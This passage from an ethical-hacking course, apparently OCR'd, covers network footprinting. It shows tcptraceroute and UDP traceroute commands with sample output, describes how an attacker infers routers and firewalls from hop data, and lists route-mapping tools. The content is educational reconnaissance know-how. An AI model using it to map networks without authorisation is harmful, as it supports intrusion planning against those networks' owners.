
TCP Traceroute

Many devices in any network are generally configured to block ICMP traceroute messages. In this scenario, an attacker uses TCP or UDP traceroute, which is also known as Layer 4 traceroute. Go to the terminal in Linux operating system and type the **tcptraceroute** command along with the destination IP address or domain name as follows:

```
tcptraceroute www.google.com
```




```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $sudo tcptraceroute www.google.com
[sudo] password for attacker:
Running:
        traceroute -T -O info www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  3.499 ms  5.598 ms  9.107 ms
 2  172.18.0.1 (172.18.0.1)  12.137 ms  13.499 ms  14.918 ms
 3  192.168.100.6 (192.168.100.6)  17.382 ms  19.869 ms  20.324 ms
 4  103.152.3.225 (103.152.3.225)  21.434 ms  22.263 ms  23.227 ms
 5  38.140.226.249 (38.140.226.249)  24.835 ms  25.957 ms  27.143 ms
```

Figure 2.75: Screenshot showing the output of TCP Traceroute

UDP Traceroute

Like Windows, Linux also has a built-in traceroute utility, but it uses the UDP protocol for tracing the route to the destination. Go to the terminal in the Linux operating system and type the **traceroute** command along with the destination IP address or domain name as follows:

```
traceroute www.google.com
```



```
┌─[attacker@parrot]─[~]
└──╼ $traceroute www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  1.178 ms  1.442 ms  1.314 ms
 2  172.18.0.1 (172.18.0.1)  1.353 ms  1.723 ms  1.937 ms
 3  192.168.100.6 (192.168.100.6)  2.654 ms  2.605 ms  3.037 ms


Figure 2.76: Screenshot showing the output of UDP Traceroute



Traceroute Analysis

- Attackers execute traceroute to find the **IP addresses of intermediate devices** such as routers and firewalls present between a source and its destination
- For example, after running several **traceroutes**, an attacker might obtain the following information:
  - traceroute 1.10.10.20, second to last hop is 1.10.10.1
  - traceroute 1.10.20.10, third to last hop is 1.10.10.1
  - traceroute 1.10.20.10, second to last hop is 1.10.10.50
  - traceroute 1.10.20.15, third to last hop is 1.10.10.1
  - traceroute 1.10.20.15, second to last hop is 1.10.10.50
- By compiling this information, attackers can identify the intermediate devices or hosts in the path to the target network

Traceroute Analysis

We have discussed how the traceroute utility helps find the IP addresses of intermediate devices such as routers and firewalls present between a source and its destination. After running several traceroutes, an attacker can find the location of a hop in the target network. Consider the following traceroute results:

- `traceroute 1.10.10.20, second to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, third to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, second to last hop is 1.10.10.50`
- `traceroute 1.10.20.15, third to last hop is 1.10.10.1`
- `traceroute 1.10.20.15, second to last hop is 1.10.10.50`

By analyzing these results, an attacker can identify the intermediate devices or hosts in the path to reach the target network, as shown in the figure.

Traceroute Tools

Traceroute tools such as Path Analyzer Pro, VisualRoute, Traceroute NG, and PingPlotter are useful for extracting information about the geographical location of routers, servers, and IP devices in a network. Such tools help us to trace, identify, and monitor the network activity on a world map. Some of the features of these tools are as follows:

- Hop-by-hop traceroutes
- Reverse tracing
- Historical analysis
- Packet loss reporting
- Reverse DNS
- Ping plotting
- Port probing
- Detect network problems
- Performance metrics analysis
- Network performance monitoring

- **Path Analyzer Pro**

  Source: *https://www.pathanalyzer.com*

  Path Analyzer Pro performs network route tracing with performance tests, DNS, Whois, and network resolution to investigate network issues.

  Attackers use Path Analyzer Pro to identify the route from the source to destination target systems graphically. As shown in the screenshot, this tool helps attackers to gather information such as the hop number, its IP address, hostname, ASN, network name, percentage loss, latency, average latency, and standard deviation for each hop in the path.

- **VisualRoute**

  Source: *http://www.visualroute.com*

  VisualRoute is a traceroute and network diagnostic tool. Attackers use VisualRoute to identify the geographical location of routers, servers, and other IP devices in the target network.

  This tool helps attackers in tracking the path between the source and destination systems and obtaining the results in a graphical format. As shown in the screenshot, using VisualRoute tool enables attackers to gather information such as hop number, IP address, node name, and geographical location of each hop in the route.

